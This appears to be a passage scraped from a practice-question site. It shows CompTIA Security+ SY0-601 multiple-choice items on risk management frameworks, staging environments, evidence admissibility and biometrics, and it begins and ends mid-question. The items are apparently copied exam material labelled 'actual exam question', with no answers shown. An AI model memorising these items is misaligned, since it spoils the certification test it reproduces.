
A. A smoke detector

B. A fire alarm

C. An HVAC system

D. A fire suppression system

E. Guards



Actual exam question from CompTIA's SY0-601

Question #: 130

Topic #: 1

[All SY0-601 Questions]


Which of the following is a benefit of including a risk management framework into an organization's security approach?

A. It defines expected service levels from participating supply chain partners to ensure system outages are remediated in a timely manner.

B. It identifies specific vendor products that have been tested and approved for use in a secure environment.

C. It provides legal assurances and remedies in the event a data breach occurs.

D. It incorporates control, development, policy, and management activities into IT operations.



Actual exam question from CompTIA's SY0-601
Question #: 131
Topic #: 1
[All SY0-601 Questions]


An organization maintains several environments in which patches are developed and tested before being deployed to an operational status. Which of the following is the environment in which patches will be deployed just prior to being put into an operational status?

A. Development

B. Test

C. Production

D. Staging



Actual exam question from CompTIA's SY0-601

Question #: 132

Topic #: 1

[All SY0-601 Questions]


During a trial, a judge determined evidence gathered from a hard drive was not admissible. Which of the following BEST explains this reasoning?

A. The forensic investigator forgot to run a checksum on the disk image after creation.

B. The chain of custody form did not note time zone offsets between transportation regions.

C. The computer was turned off, and a RAM image could not be taken at the same time.

D. The hard drive was not properly kept in an antistatic bag when it was moved.



Actual exam question from CompTIA's SY0-601

Question #: 133

Topic #: 1

[All SY0-601 Questions]

An organization wants to implement a biometric system with the highest likelihood that an unauthorized user will be denied access. Which of the following should the organization use to compare biometric solutions?

